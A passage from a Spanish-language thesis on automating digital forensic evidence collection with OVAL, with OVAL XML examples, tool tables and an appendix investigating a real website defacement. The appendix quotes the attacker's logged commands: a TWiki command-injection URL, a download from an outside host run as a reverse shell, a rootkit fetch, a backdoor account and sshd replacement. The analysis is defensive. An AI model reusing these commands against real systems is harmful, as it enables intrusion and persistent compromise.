especificación que define las tareas a realizar podría permanecer incambiada. Como consecuencia práctica del diseño de XOvaldi en este mismo ejemplo, la utilización de plugins para la ejecución de tareas permitiría variar rápidamente el escenario de trabajo sin necesidad de reestructurar toda la herramienta.

Finalmente, es importante destacar nuevamente que aun hoy, la actividad forense digital carece de fuertes estándares y que gran parte de la misma se puede considerar de carácter artesanal. Muchas son las entidades y comunidades científicas que dedican importantes esfuerzos en busca de realizar aportes que permitan robustecer esta actividad. Con este espíritu, se ha investigado el estado en el que se encuentra la actividad hoy, en un intento por comprender el panorama y las tendencias generales de la ciencia forense, así como las dificultades que se presentan en ella, en particular, en la automatización de los procesos involucrados.

La especificación formal de procedimientos forenses es quizás el aporte conceptual más importante de este trabajo debido a sus múltiples beneficios; entre ellos, la estructura metodológica que aporta a la actividad de recolección de evidencia, la independencia de la especificación respecto de la tecnología subyacente que lleva a cabo las tareas allí definidas, y además, el marco conceptual que permite estudiar mecanismos de comunicación entre las fases de una investigación forense digital, aumentando así el grado de automatismo en el desarrollo de la actividad. La utilización de OVAL como lenguaje de especificación provee, debido a su naturaleza estructural en XML, holgura para especificar múltiples clases de evidencia. Esta capacidad de extensión conforma lo que hemos denominado XOval y otorga generalidad para su utilización en diversos escenarios y con diferentes propósitos. En este trabajo nos hemos enfocado en la recolección de evidencia digital volátil aunque es de interés a futuro, evaluar este enfoque sobre evidencia digital en general así como el impacto sobre la globalidad del proceso desarrollado por el analista forense. Desde el punto de vista práctico, se ha desarrollado una herramienta funcional que prueba los lineamientos teóricos planteados y que presenta además características interesantes para ser utilizada en ambientes forenses digitales reales.

La ciencia forense digital presenta un campo muy amplio de trabajo y ciertamente, hay mucho por hacer. Aún así, esperamos que el pequeño aporte realizado por este proyecto pueda ser utilizado de manera beneficiosa en actividades relacionadas y que en definitiva sirva para el objetivo principal del que todo esto se trata, la seguridad informática.

10. Referencias y Bibliografías

[1] DFRWS. *A Road Map for Digital Forensics Research*. Digital Forensics Research Workshop, August 2001, Utica, New York.
URL: http://www.dfrws.org/2001/dfrws-rm-final.pdf

[2] R. McKemmish, What is Forensic Computing?, Australian Institute of Criminology Trends and Issues, Number 118, June 1999.
URL: http://www.aic.gov.au/publications/tandi/tandi118.html

[3] R. Leigland and A. W. Krings. *A Formalization of Digital Forensics*. International Journal of Digital Evidence, Vol. 3, Issue 2, Fall 2004.

[4] S. J. Templeton and K. Levitt. *A Requires/Provides Model for Computer Attacks*. In Proceedings of the New Security Paradigms Workshop, Cork Ireland, Sept. 19-21, 2000.

[5] P. Stephenson. *Modeling of Post-Incident Root Cause Analysis*. International Journal of Digital Evidence, Vol. 2 Issue 2, Fall 2003.

[6] T. Stallard and K. Levitt. *Automated Analysis for Digital Forensic Science: Semantic Integrity Checking*. Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC 2003).

[7] C. Elsaesser and M. C. Tanner. *Automated diagnosis for computer forensics*. Technical report, The Mitre Corporation, September 2001.
URL:http://www.mitre.org/work/tech_papers/tech_papers_01/elsaesser_forensics/esaesser_forensics.pdf

[8] M. López Delgado. *Análisis Forense Digital*. 2da. Edición, 2007, CriptoRed.

[9] Drew V. McDermott. PDDL.
http://cs-www.cs.yale.edu/homes/dvm/
Última visita: 20 de Abril de 2010.

[10] Electronic Crime Scene Investigation: A Guide for First Responders, Second Edition. U.S. Departmentof Justice. April, 2008.

[11] RFC 3227. D. Brezinski and T. Killalea. *Guidelines for Evidence Collection and Archiving*. February 2002.

[12] C. Caracciolo. *Más allá de nuestros ojos ... análisis forense*. I Jornadas "Tecnología, Integración... ¿Seguridad?. Junio 2008, Caracas, Venezuela.
http://www.ona.gob.ve/Vision360/Presentaciones/CCaracciolo.pdf

[13] Forensics Wiki.
http://www.forensicswiki.org/wiki/Main_Page
Última visita: 20 de Abril de 2010.

[14] MulVAL: A logic-based network security analyzer. Xinming Ou, Sudhakar Govindavajhala, and Andrew W. Appel. In 14th USENIX Security Symposium, Baltimore, Maryland, U.S.A., August 2005.

[15] OVAL: Open Vulnerability Assessment Language.
http://oval.mitre.org/
Última visita: 20 de Abril de 2010.

[16] ACML: Attack Capability Modelling Language
http://www2.computer.org/portal/web/csdl/doi/10.1109/IAS.2008.26

[17] Real Digital Forensics: Computer Security and Incident Response. Jones, Bejtlich, Rose. 2006.

[18] Helix CD.
http://www.e-fense.com/
Última visita: 20 de Abril de 2010.

[19] BackTrack
http://www.backtrack-linux.org/
Última visita: 20 de Abril de 2010.

[20] Volatility Framework
https://www.volatilesystems.com/default/volatility
Última visita: 20 de Abril de 2010.

[21] Live Response
http://liveresponse.codeplex.com/
Última visita: 20 de Abril de 2010.

[22] Live Response USB Key
http://www.e-fense.com/live-response.php
Última visita: 20 de Abril de 2010.

[23] MITRE Corporation
http://mitre.org/
Última visita: 20 de Abril de 2010.

[24] Eclipse.
http://www.eclipse.org/
Última visita: 20 de Abril de 2010.

[25] Spring Framework.
http://www.springsource.org/
Última visita: 20 de Abril de 2010.

[26] Apache Ant.
http://ant.apache.org/
Última visita: 20 de Abril de 2010.

[27] The Jython Project.
http://www.jython.org/
Última visita: 20 de Abril de 2010.

[28] Jruby.
http://jruby.org/
Última visita: 20 de Abril de 2010.

[29] JAXB (Java Architecture for XML Binding).
http://java.sun.com/developer/technicalArticles/WebServices/jaxb/
Última visita: 20 de Abril de 2010.

[30] Data binding with JAXB
https://www6.software.ibm.com/developerworks/education/x-jaxb/x-jaxb-a4.pdf
Última visita: 20 de Abril de 2010.

[31] Jetty WebServer.
http://jetty.codehaus.org/jetty/
Última visita: 20 de Abril de 2010.

[32] Java Servlets.
http://java.sun.com/products/servlet/
Última visita: 20 de Abril de 2010.

[33] Análisis Forense Automático: Automatización de Procesamiento de Evidencia Digital. *Estado del Arte.*

11. Apéndice

11.1. Especificación de evidencia digital utilizando OVAL

En el texto *Real Digital Forensics* [17], se presentan dos casos reales de estudio, sobre Windows y Linux respectivamente, explicando detenidamente cada paso de la recolección y conectando la información obtenida a partir de la evidencia encontrada.

En esta sección se presentan las diversas clases de evidencia utilizadas en el texto y se exponen diversos ejemplos que describen su especificación en el lenguaje OVAL.

11.1.1. **Evidencia digital en Windows**

Aquí se presentan las herramientas y mecanismos utilizados para la recolección de evidencia, tanto volátil como no volátil, en un sistema Windows. El contexto de la investigación forense se desarrolla sobre un equipo vivo, es decir, que no ha sido apagado o desconectado, y que por tanto puede contener información muy valiosa para el análisis forense posterior.

Volatile Data	Tool
System Date and Time	time and date prompt commands
Current Network Connections	netstat –an
Open TCP and UDP Ports	netstat –an
Executables opening TCP or UDP ports	FPort (www.foundstone.com)
Cached NetBIOS Name Table	nbtstat -c
Users currently logged on	PsLoggedOn (PsTools suite)
The internal routing table	netstat –rn
Running processes	pslist (PsTools suite)
Running services	PsService (PsTools suite)
Scheduled jobs	at
Open Files	Psfile (PsTools suite)
Process Memory Dumps	userdump (Microsoft), dd (Forensic Acquisition Utilities)

Tabla 11.1: Evidencia volátil y herramientas en plataformas Windows

Non Volatile Data	Tool
System version and Patch level	psinfo –h –s –d (PsTools suite)
File System Time and Date Stamps	find c:\ -fprintf “%m;%Ax;%AT;%Tx; %TT;%Cx;%CT;%U;%G;%s;%p\n”
Registry Data	regdmp
The Auditing Policy	auditpol
A History of Logins	NTLast (www.foundstone.com)
System Event Logs	psloglist -s –x security (PsTools suite)
User Accounts	pwdump
IIS Logs	Network file transfer (type + netcat)
Suspicious Files	Network file transfer (type + netcat)

Tabla 11.2: Evidencia no volátil y herramientas en plataformas Windows

11.1.2. **Evidencia digital en Unix**

Al igual que en el escenario Windows, se presenta aquí la evidencia volátil y no volátil relevada en el caso Unix y las herramientas sugeridas para su recolección.

Volatile Data	Tool
System Date and Time	date
Current Network Connections	netstat –an
Open TCP and UDP Ports	netstat –an
Executables opening TCP or UDP ports	lsof -n
Running processes	ps -aux
Open Files	lsof -n
The internal routing table	netstat –rn
Loaded kernel modules	lsmod
Mounted file systems	df

Tabla 11.3: Evidencia volátil y herramientas en plataformas Unix

Non Volatile Data	Tool
System version and Patch level	uname –a, rpm -qa
File System Time and Date Stamps	find / -fprintf “%m;%Ax;%AT;%Tx; %TT;%Cx;%CT;%U;%G;%s;%p\n”
File System MD5 checksum values	find / -type f –xdev –exec md5sum –b {} \;
Users currently logged on	w, /var/run/utmp.log
A History of Logins	last, /var/log/wtmp
Syslog logs	/var/log/messages, /var/log/secure, etc..
User Accounts	/etc/passwd
User history files	.bash_history
Suspicious Files	Network file transfer (cat + netcat)

Tabla 11.4: Evidencia no volátil y herramientas en plataformas Unix

11.1.3. **Ejemplo. Especificación de evidencia digital en Unix**

En esta sección se exponen algunos ejemplos que muestran como especificar diversos tipos de evidencia utilizando el lenguaje OVAL.

Volatile Data	Tool	OVAL Definition
Running processes	ps -aux	oval:uy.edu.fing.gsi:def:1
Current Network Connections	netstat –an[p]	oval:uy.edu.fing.gsi:def:2

Tabla 11.5: Evidencia volátil en Unix y definiciones OVAL

Non Volatile Data	Tool	OVAL Definition
File System Time and Date Stamps	find / -fprintf “%m;%Ax; %AT;%Tx;%TT;%Cx; %CT;%U;%G;%s;%p\n”	oval:uy.edu.fing.gsi:def:3
System version and Patch level	uname –a, rpm -qa	oval:uy.edu.fing.gsi:def:4

Tabla 11.6: Evidencia no volátil en Unix y definiciones OVAL

(1) OVAL Definition - Running processes – oval:uy.edu.fing.gsi:def:1

```
<?xml version="1.0" encoding="UTF-8"?>
<oval_definitions
  xsi:schemaLocation="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix unix-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5 oval-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-common-5 oval-common-
schema.xsd"
  xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5">
  <generator>
    <oval:product_name>The OVAL Repository</oval:product_name>
    <oval:schema_version>5.5</oval:schema_version>
    <oval:timestamp>2009-10-11T19:15:20.699-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition id="oval:uy.edu.fing.gsi:def:1" version="1"
      class="inventory">
      <metadata>
        <title>Unix Running Processes</title>
        <affected family="unix" />
        <reference ref_id="" source="" />
        <description> List Running Processes </description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:uy.edu.fing.gsi:tst:1" comment="Test 1 - List
running processes" />
      </criteria>
    </definition>
  </definitions>

  <tests>
    <process_test id="oval:uy.edu.fing.gsi:tst:1" version="1"
      comment="List Running Processes" check_existence="at_least_one_exists"
      check="at least one" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-
5#unix">
      <object object_ref="oval:uy.edu.fing.gsi:obj:1" />
    </process_test>
  </tests>

  <objects>
    <process_object id="oval:uy.edu.fing.gsi:obj:1"
      version="1" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
      <command operation="pattern match">.*</command>
    </process_object>
  </objects>
</oval_definitions>
```

Tabla 11.7: Especificación de procesos activos en Unix utilizando OVAL

(2) OVAL Definition - Current Network Connections - oval:uy.edu.fing.gsi:def:2

```
<?xml version="1.0" encoding="UTF-8"?>
<oval_definitions
  xsi:schemaLocation="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix unix-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5 oval-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-common-5 oval-common-
schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5#linux linux-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5#windows
windows-definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-
5#independent independent-definitions-schema.xsd"
  xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5">
  <generator>
    <oval:product_name>The OVAL Repository</oval:product_name>
    <oval:schema_version>5.5</oval:schema_version>
    <oval:timestamp>2009-10-11T19:15:20.699-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition id="oval:uy.edu.fing.gsi:def:2" version="1"
      class="inventory">
      <metadata>
        <title>Current Network Connections</title>
        <affected family="unix" />
        <reference ref_id="" source="" />
        <description> Current Network Connections </description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:uy.edu.fing.gsi:tst:2" comment="Test 2 - Current
Network Connections" />
      </criteria>
    </definition>
  </definitions>

  <tests>
    <inetlisteningservers_test id="oval:uy.edu.fing.gsi:tst:2"
      version="1" check="at least one" comment="Current network connections"
      check_existence="at_least_one_exists"
      xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#linux">
      <object object_ref="oval:uy.edu.fing.gsi:obj:2" />
    </inetlisteningservers_test>
  </tests>

  <objects>
    <inetlisteningservers_object id="oval:uy.edu.fing.gsi:obj:2"
      version="1" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#linux">
      <protocol operation="pattern match">.*</protocol>
      <local_address operation="pattern match">.*</local_address>
      <local_port operation="pattern match">.*</local_port>
    </inetlisteningservers_object>
  </objects>

</oval_definitions>
```

Tabla 11.8: Especificación de conexiones de red activas en Unix utilizando OVAL

(3) OVAL Definition - File System Time and Date Stamps - oval:uy.edu.fing.gsi:def:3

Definición OVAL que reporta los archivos con sus respectivas metadatas que están ubicados en el directorio /etc/.

```
<?xml version="1.0" encoding="UTF-8"?>
<oval_definitions
  xsi:schemaLocation="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix unix-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5 oval-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-common-5 oval-common-
schema.xsd"
  xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5">
  <generator>
    <oval:product_name>The OVAL Repository</oval:product_name>
    <oval:schema_version>5.5</oval:schema_version>
    <oval:timestamp>2009-10-11T19:15:20.699-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition id="oval:uy.edu.fing.gsi:def:3" version="1"
      class="inventory">
      <metadata>
        <title>File System Date and Time Stamps</title>
        <affected family="unix" />
        <reference ref_id="" source="" />
        <description>File System Date and Time Stamps</description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:uy.edu.fing.gsi:tst:3"
          comment="Test 3 - File System Date and Time Stamps" />
      </criteria>
    </definition>
  </definitions>

  <tests>
    <file_test id="oval:uy.edu.fing.gsi:tst:3" version="1"
      comment="File System Date and Time Stamps"
check_existence="at_least_one_exists"
      check="at least one" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-
5#unix">
      <object object_ref="oval:uy.edu.fing.gsi:obj:3" />
    </file_test>
  </tests>

  <objects>
    <file_object id="oval:uy.edu.fing.gsi:obj:3" version="1"
      xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
      <!-- <filepath operation="equals">ovaldi</filepath> --> <!--Soportado a partir
de la version 5.6 -->
      <!-- <behaviors max_depth="1"/> --> <!-- Ovaldi Version: 5.5 Build: 4 =>
Unsupported behavior: recurse -->
      <path operation="equals">/etc/</path>
      <filename operation="pattern match">.*</filename>
    </file_object>
  </objects>

</oval_definitions>
```

Tabla 11.9: Especificación de conjunto de archivos de Unix utilizando OVAL

(4) OVAL Defintion - System Version - oval:uy.edu.fing.gsi:def:4

```
<?xml version="1.0" encoding="UTF-8"?>
<oval_definitions
  xsi:schemaLocation="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix unix-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5 oval-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-common-5 oval-common-
schema.xsd"
  xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5">
  <generator>
    <oval:product_name>The OVAL Repository</oval:product_name>
    <oval:schema_version>5.5</oval:schema_version>
    <oval:timestamp>2009-10-11T19:15:20.699-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition id="oval:uy.edu.fing.gsi:def:4" version="1"
      class="inventory">
      <metadata>
        <title>Unix System Version</title>
        <affected family="unix" />
        <reference ref_id="" source="" />
        <description>Unix System Version</description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:uy.edu.fing.gsi:tst:4" comment="Test 4 - Unix
System Version" />
      </criteria>
    </definition>
  </definitions>

  <tests>
    <uname_test id="oval:uy.edu.fing.gsi:tst:4" version="1"
      comment="Unix System Version" check_existence="at_least_one_exists"
      check="at least one" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-
5#unix">
      <object object_ref="oval:uy.edu.fing.gsi:obj:4" />
    </uname_test>
  </tests>

  <objects>
    <uname_object id="oval:uy.edu.fing.gsi:obj:4" version="1"
      xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
      <!--
        The uname_object element is used by an uname test to define those
        objects to evaluated based on a specified state. There is actually
        only one object relating to uname and this is the system as a whole.
        Therefore, there are no child entities defined. Any OVAL Test
        written to check uname will reference the same uname_object which is
        basically an empty object element.
      -->
    </uname_object>
  </objects>

</oval_definitions>
```

Tabla 11.10: Especificación de la versión del sistema en Unix utilizando OVAL

11.2. Defacement: Investigación forense sobre un ataque real

Curiosamente, luego de investigar los casos propuestos en *Real Digital Forensics*, un equipo bajo la administración de quien escribe, fue víctima de un ataque informático.

El incidente, aunque no grato, aportó material interesante para este trabajo. Lo que aquí se expone es un resumen de lo que fue la investigación forense realizada en torno al hecho y las conclusiones obtenidas a partir de ella, tanto en lo técnico como en lo metodológico.

Siguiendo las normas utilizadas en la exposición de incidentes de seguridad que comprometen la imagen de las organizaciones, al igual que en el texto *Real Digital Forensics*, algunos datos de la investigación han sido modificados para no revelar la identidad de la víctima.

- Organización: XYZ
- Clase de Ataque: Website Defacement. Esta clase de ataques tiene como propósito cambiar la apariencia visual de un sitio web. Mediante diversos mecanismos, al atacante viola las medidas de seguridad establecidas en el servidor web y reemplaza típicamente la “cara” del sitio por una propia.
- Fecha: 6 de Octubre de 2009

Luego de recibir la notificación sobre un cambio en la portada del sitio web de la organización, se procedió a realizar una intensa investigación en el equipo comprometido de manera de poder responder a:

- ¿Cuándo sucedió el ataque?
- ¿Cómo sucedió el ataque?
- ¿Quién perpetró el ataque?
- ¿Cuál fue el propósito el ataque?

En base a esto, se recolectaron grandes cantidades de evidencia que posteriormente se analizaron y se realizó un reporte final.

En lo que sigue, se presentan extractos de la evidencia recolectada y se describe la evolución y desarrollo del ataque.

11.2.1. El ataque

La siguiente tabla muestra algunas entradas extraídas del archivo de log del servidor web que exponen la actividad inicial del atacante.

Timeline (Parte 1)	Log entry
19:29:19	SRC: attacker IP#"GET /twiki/bin/configure?action=image;image=|id|;type=text HTTP/1.1" 200 74
	Comando: `id` Verifica con qué usuario y grupo se está ejecutando el servicio.
19:29:20	SRC: attacker IP #"GET /twiki/bin/configure?action=image;image=|uname%20-a|;type=text HTTP/1.1" 200 102
	Comando: `uname -a` Obtiene información del sistema como distribución, versión del kernel, arquitectura, etc..
19:31:25	SRC: attacker IP #"GET /twiki/bin/configure?action=image;image=|GET%20http://www.libertas.com.br/novo/dc.txt%20%3E %20/tmp/dc.txt|;type=text HTTP/1.1" 200 -
	Comando: `GET http://www.libertas.com.br/novo/dc.txt > /tmp/dc.txt` Descarga script para ejecutar y lo almacena en una carpeta temporal.
19:31:37	SRC: attacker IP #¨GET /twiki/bin/configure?action=image;image=|perl%20%20/tmp/dc.txt|;type=text HTTP/1.1" 200 61
	Comando: `perl /tmp/dc.txt` Ejecuta el script descargado pero falla. Olvida los argumentos.
19:32:16	SRC: attacker IP #"GET /twiki/bin/configure?action=image;image=|perl%20%20/tmp/dc.txt%20attackerIP%2077|;type=text HTTP/1.1" 200 107
	Comando: `perl /tmp/dc.txt attackerIP 77` Shell reversa hacia attacker IP, puerto 77 (attacker-ip.dsl.telesp.net.br.)

Tabla 11.11: Timeline - Parte 1

Se puede apreciar que el atacante explota un bug de la aplicación web Twiki que le permite ejecutar comandos arbitrarios en el sistema con los privilegios del usuario con el que corre el servidor web.

Una vez que el atacante obtiene acceso a la shell, ejecuta la siguiente serie de comandos en busca de alcanzar su objetivo.

Command	Acción
id uname -a	Comando incorrecto.
id	Verifica ids de usuario y grupo reales y efectivos.
cd ls /var/www	Comando incorrecto.
ls /var/www	Lista directorios y archivos en el directorio raíz del servidor web.
ls /var/www/html	
pwd	Verifica su ubicación actual en el equipo.
cd ..	
wget http://tlu.co.za/images/rk.tar.gz	Descarga rootkit.
adduser felipe	Agrega el usuario 'felipe' al sistema.
passwd felipe	Setea su password.
pwd	Verifica su ubicación actual nuevamente.
tar -xvzf rk.tar.gz	Descomprime el rootkit.
cd rk	
./setup	Ejecuta el rootkit.
pwd	Verifica su ubicación actual nuevamente.
cd ..	
echo Fatal Error Crew > index.htm	Cambia el contenido de la página 'index.htm'. Primer paso del 'defacement'.
find /var/www -name "index.*" -exec cp /tmp/.../index.htm {} \;	Cambia el contenido de todas las páginas con prefijo 'index' a partir del directorio raíz del servidor web. Notar el directorio '...' dentro de '/tmp', probablemente creado por el rootkit. El cambio en profundidad es denominado comúnmente como “deep defacement”.
cd /var/www	Entra en el directorio raíz del servidor web.
ls -la	
pwd	Verifica su ubicación actual.
cd html	
ls -la	
cd www.xyz.com.uy	Entra al sitio principal de la organización.
ls -la	
echo Hacked > index.htm	Cambia el contenido de la página principal de la organización otra vez, pero con un mensaje diferente, “Hacked”.
cat index.htm	Verifica el cambio.
echo Hacked > index_real.htm	Escribe el mismo mensaje en 'index_real.htm'
cat index_real.htm	Verifica el contenido.

`restart sshd`	`Reinicia el daemon ssh. Más adelante veremos que la herramienta fue modificada, probablemente por el rootkit.`
`id;uname -a`	`Verifica identidad e información del sistema nuevamente.`

Tabla 11.12: Comandos ejecutados por el atacante

La siguiente tabla es la continuación del timeline resumiendo actividades adicionales al *defacement.*

Timeline (Parte 2)	Action
19:37:54	Password changed for felipe
19:42:21	/usr/sbin/sshd changed
19:42:30	Daemon is running [29703] listening on port 22. Process name: ÌQ?
19:43:36	SRC: attacker IP "GET / HTTP/1.1" 200 17

Tabla 11.13: Timeline - Parte 2

Lo anterior muestra la incorporación de un nuevo usuario al sistema y la sustitución de la herramienta ssh. Lo que el atacante realiza aquí es instalar un *backdoor* o puerta trasera para reingresar al sistema en el futuro. Notar el nombre sospechoso y a la vez nada mnemotécnico del proceso.

La siguiente tabla muestra archivos creados y modificados durante el ataque, lo que confirma la instalación de una versión de sshd preparada por el atacante.

File	Descripción
/usr/lib/suid	Herramienta del atacante descargada en el rootkit. La misma es un binario aunque por su nombre, probablemente se utiliza para explotar la vulnerabilidad del servidor web. Si una aplicación es vulnerable y su bit 'suid' está activado, el kernel la ejecuta con los privilegios de su owner. Con esto, el atacante puede escalar privilegios.
/usr/lib/auth	Librería de autenticación.
/usr/sbin/sshd	Daemon ssh.
/usr/bin/hide	Script utilizado por el atacante para eliminar su IP de los logs del sistema
/usr/local/sbin/sshd-check-conf	Herramienta para verificar la configuración de sshd2.
/usr/local/sbin/.old	Carpeta creada por el atacante.
/usr/local/sbin/sshd2	Daemon sshd2 instalado por el atacante.
Otros …	

Tabla 11.14: Archivos creados y modificados durante el ataque

11.2.2. **Conclusiones técnicas**

Con lo expuesto anteriormente, podemos responder las dos primeras preguntas planteadas al inicio de esta sección, cuándo y cómo.

Queda por responder quién y por qué. Es fácil ver que el atacante dejó mucha evidencia disponible. Esto puede darse o bien porque el atacante es inexperto, o bien porque no le interesa eliminar sus rastros. De hecho, lo único que eliminó en forma deliberada fue su IP de los logs del sistema. Lo que el atacante no advirtió fue que su IP quedó registrada en el log del servidor apache.

La IP provenía de Brasil y era un IP dinámica. Con esta información se pueden tomar las medidas necesarias y contactarse con el ISP correspondiente para rastrear la localización física desde donde se realizó el ataque. Se supone que los proveedores de servicios de internet almacenan un registro histórico de las IPs asignadas dinámicamente a sus clientes. Con esto podemos responder al quien, o al menos, aproximarnos bastante.

La respuesta del por qué puede ser un poco más subjetiva. A juzgar por la evidencia encontrada, no era de interés para el atacante ocultar sus pasos y acciones ejecutadas. Es de suponer que el atacante sabe que un administrador, al ver esta evidencia, podrá comprender como se realizó el ataque y tomar las medidas correctivas para que no

vuelva a suceder. Sin embargo, la intención del atacante no era utilizar el mismo mecanismo para reincidir, por eso dejó instalado un *backdoor*. Debido a la naturaleza del ataque, es de esperar que el atacante no quiera pasar desapercibido. Basta con ver los mensajes cargados en las "caras" de los sitios web.

Por lo tanto, la intuición de quien escribe es que el ataque no es un ataque dirigido sino que, debido a un scan previo, una brecha de seguridad fue encontrada y explotada. La intención del atacante no es hacer daño pero si dejar en evidencia la vulnerabilidad y anotar un punto más a su colección de ataques.

11.2.3. **Conclusiones metodológicas**

Lo que se presenta aquí son algunos aspectos del proceso de la investigación forense realizada más que del ataque en si mismo. Esto es en realidad útil para resaltar la necesidad de metodologías y mecanismos bien definidos ante incidentes de seguridad.

Por suerte, el ataque fue detectado rápidamente, pero:

- Más de 4 horas recopilando evidencia.
- Mucho más armando el timeline y conectando los eventos.
- Sin procedimientos definidos ante incidentes de seguridad.
- Sin toolkits.

Conclusión. Un administrador de sistemas **siempre** debe estar preparado para este tipo de incidentes. Tarde o temprano va a llegar, es cuestión de tiempo. Por tanto, se hace evidente la necesidad de procedimientos que den apoyo y soporte a las investigaciones forenses.

La recolección de evidencia es una parte fundamental de esta actividad. No obstante, es una tarea extremadamente trabajosa, lleva mucho tiempo y es propensa a errores si no está bien gestionada.

Todo esto nos lleva a pensar en consecuencia, que especificar formalmente procedimientos forenses y tener un mecanismo que automatice la recolección de evidencia aumenta en gran medida las probabilidades de éxito en las investigaciones forenses realizadas.

11.3. Tecnologías de Desarrollo

Lo que sigue a continuación son algunas de las tecnologías utilizadas en el desarrollo de XOvaldi, describiendo brevemente sus funcionalidades y características principales.

Java

Versión utilizada: Java 1.6.

Java es un lenguaje de programación orientado a objetos desarrollado por Sun Microsystems. El lenguaje en sí mismo toma mucha de su sintaxis de C y C++, pero tiene un modelo de objetos más simple y elimina herramientas de bajo nivel, que suelen inducir a muchos errores, como la manipulación directa de punteros o memoria.

Las aplicaciones Java están típicamente compiladas en un bytecode, aunque la compilación en código máquina nativo también es posible. En tiempo de ejecución, el bytecode es normalmente interpretado o compilado a código nativo para la ejecución, aunque la ejecución directa por hardware del bytecode por un procesador Java también es posible.

Esta compilación a bytecode es lo que permite el concepto de virtualización, otorgando la capacidad de ejecutar una aplicación en diferentes plataformas que dispongan de un intérprete para este bytecode. Estos intérpretes se denominan típicamente JREs (Java Runtime Environment).

Eclipse

Versión utilizada: Eclipse 3.5 – Galileo SR1 Release.

Eclipse es una comunidad de proyectos open-source enfocados en la construcción de una plataforma de desarrollo extensible junto con la elaboración de frameworks orientados a la gestión del ciclo de vida del software. Típicamente, se conoce a Eclipse como un IDE para desarrollar en Java aunque en realidad, el IDE se puede utilizar para construir aplicaciones en muchos otros lenguajes como Python, C++, etc..

Apache Ant

Versión utilizada: Ant 1.7.1.

Quienes han programado en C, conocen la utilidad y potencial del programa *make*. Se podría decir que Ant persigue el mismo propósito y típicamente está asociado con la construcción de programas escritos en Java.

En general, Ant es utilizado para gestionar las etapas de construcción de un sistema, en base a definiciones de *targets* y *tasks* especificadas en archivos XML. En otras palabras, el desarrollador puede especificar qué tareas deben realizarse para lograr un *target* específico así como dependencias entre *targets*.

Por ejemplo, el *target* "compile" especifica todas las tareas que deben realizarse para compilar la aplicación. Por otra parte, el target "build" está encargado de construir el proyecto incluyendo las clases compiladas en el lugar adecuado, librerías necesarias y otros recursos utilizados en el proyecto. Debido a que la tarea de building no puede realizarse si el código fuente no ha sido compilado, es posible indicar a Ant que el target "build" depende del target "compile" con lo cual, el proceso de construcción del proyecto se simplifica enormemente.

Cabe destacar que los targets y las tasks no están predefinidos sino que son elementos especificados por el desarrollador, por lo que se puede especificar todas y cada una de las etapas que se consideren necesarias para la construcción del sistema. Sumado a esto, Ant permite, entre otras cosas, la ejecución de comandos arbitrarios sobre la plataforma de desarrollo con lo cual, en las tareas de Ant se puede hacer de todo.

Spring Framework

Versión utilizada: Spring Framework 3.0.

Spring es un framework que facilita la creación de aplicaciones promoviendo el uso de buenas prácticas de diseño y programación. La característica más importante de Spring es probablemente que utiliza el principio *Inversion of Control* utilizando un patrón denominado *Dependency Injection*.

Esta característica permite que la creación de los objetos de nuestra aplicación sea llevada a cabo por un contenedor externo, inyectándolos a otros objetos que dependan de los primeros. Típicamente, la única dependencia con el framework es la del módulo que crea el contenedor externo. Luego, el resto de las dependencias entre los componentes de la aplicación se especifica en el archivo de configuración de Spring, generalmente archivos XML.

Una de las consecuencias más interesantes de este enfoque es que el código de la aplicación es más limpio y además motiva la utilización de interfaces más que de clases concretas, logrando un alto desacoplamiento entre clases. Así, mientras que en el código de la aplicación se habla con interfaces, las clases que las implementan son inyectadas por Spring. Esto permite un alto grado de configuración de la aplicación

sin tener que modificar líneas de código.

Java Properties

Categoría: Propiedades del intérprete.

